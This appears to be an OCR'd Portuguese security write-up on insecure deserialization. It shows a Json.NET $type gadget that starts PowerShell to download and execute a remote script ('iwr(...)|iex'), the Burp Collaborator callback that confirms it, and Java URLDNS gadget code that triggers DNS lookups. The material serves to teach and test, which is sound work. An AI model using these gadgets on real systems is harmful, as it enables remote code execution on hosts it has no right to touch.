
Exemplo real com .NET

Identificou-se a declaração **$type** em um JWT serializado no formato JSON, conforme a ilustração a seguir.

- TypeNameHandling setting

“[...] uses the TypeNameHandling setting to include type information when serializing JSON and read type information so that the create types are created when deserializing JSON.”




```
{
    "$type": "System.IdentityModel.Tokens.Jwt.JwtHeader, System.IdentityModel.Tokens.Jwt",
    "alg": "http://www.w3.org/2001/04/xmldsig-more#hmac-sha256",
    "typ": "JWT"
}
```

```
        "$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",
        "ObjectInstance": {
            "$type": "System.Diagnostics.Process, System"
        },
        "MethodParameters": {
            "$type": "System.Collections.ArrayList, mscorlib",
            "$values": [
                "powershell",
                "-exec bypass -c \"iwr('http://[redacted]
```

Sabendo a respeito da possibilidade de determinar o tipo do objeto durante a serialização, declarou-se um objeto inteiro capaz de executar comandos no sistema operacional, conforme demonstrado na imagem a seguir.

```
[redacted]{
    "$type": "System.Windows.Data.ObjectDataProvider,
     ↪ PresentationFramework",
    "ObjectInstance": {
        "$type": "System.Diagnostics.Process, System"
    },
    "MethodParameters": {
        "$type": "System.Collections.ArrayList, mscorlib",
        "$values": [
            "powershell",
            "-exec bypass -c \"iwr('[[URL]]')|iex\""
        ]
    },
    "MethodName": "Start"
}
```

Evidencia-se então a interação da máquina remota com a máquina sob controle do analista, fato exposto na seguinte ilustração:


Generate Collaborator payloads
Number to generate: 1
Copy to clipboard
Include Collaborator server location
Poll Collaborator interactions
Poll every 1 seconds
Poll now


#	Time	Type	Payload
80	[redacted]		
81			
82			
83			
84			
85			
86	2022-[redacted]		

```
GET / HTTP/1.1
User-Agent:[redacted](Windows [redacted])
WindowsPowerShell/[redacted]
Host:
[redacted].tempest.[redacted]
Connection: Keep-Alive
```

Exemplo com Java


- Triggering a DNS lookup using Java Deserialization
- Java DNS Deserialization, GadgetProbe and Java Deserialization Scanner - HackTricks

“The Java URL class has an interesting property on its equals and hashCode methods [...] URL class will, as a side effect, do a DNS lookup during a comparison”



```
            String url = "http://3tx71wjbze3ihjqej2tjw7284zapye.burpcollaborator.n
            HashMap ht = new HashMap(); // HashMap that will contain the URL
            URLStreamHandler handler = new SilentURLStreamHandler();
    URL u = new URL(null, url, handler); // URL to use as the Key
    ht.put(u, url); //The value can be anything that is Serializable, URL as the key i
```

“In HashMap’s readObject method, it begins by reading the structural state of the HashMap and then starts a loop for all the items it contains. While looping, it reads the key and then the value from the stream. HashMap then calls putVal which takes the key’s hash [...] happens inside of the HashMap.hash function. By supplying a Java URL object as the Key for the HashMap, we will trigger a DNS lookup on deserialization.”



```
  // During the put above, the URL's hashCode is calculated and cached.
  // This resets that so the next time hashCode is called a DNS lookup will be trigg
  final Field field = u.getClass().getDeclaredField("hashCode");
  field.setAccessible(true);
           field.set(u, -1);
```

“When the URL is initially placed in a HashMap, by calling put, the HashMap.hash method is called. This method in turn calls hashCode for the URL, but the rub is that the URL class caches the result of the call to hashCode. It stores the hashCode value in an instance variable that isn’t transient, and is written out to the stream when the object is written. This means, on the other side when this is read in, it will have a cached value and won't trigger a DNS lookup. But, don't despair. In order to be sure a DNS lookup is going to be made when the stream is read, we need to reset the cached value after adding the URL to the HashMap. Using Java Reflection APIs this is handled easily.”

Leitura extra

- Json Deserialization Exploitation
- Zero Day Initiative — CVE-2020-2555: RCE Through a Deserialization Bug in Oracle’s WebLogic Server
- Jackson Deserialization Vulnerabilities | NCC Group Research Blog | Making the world safer and more secure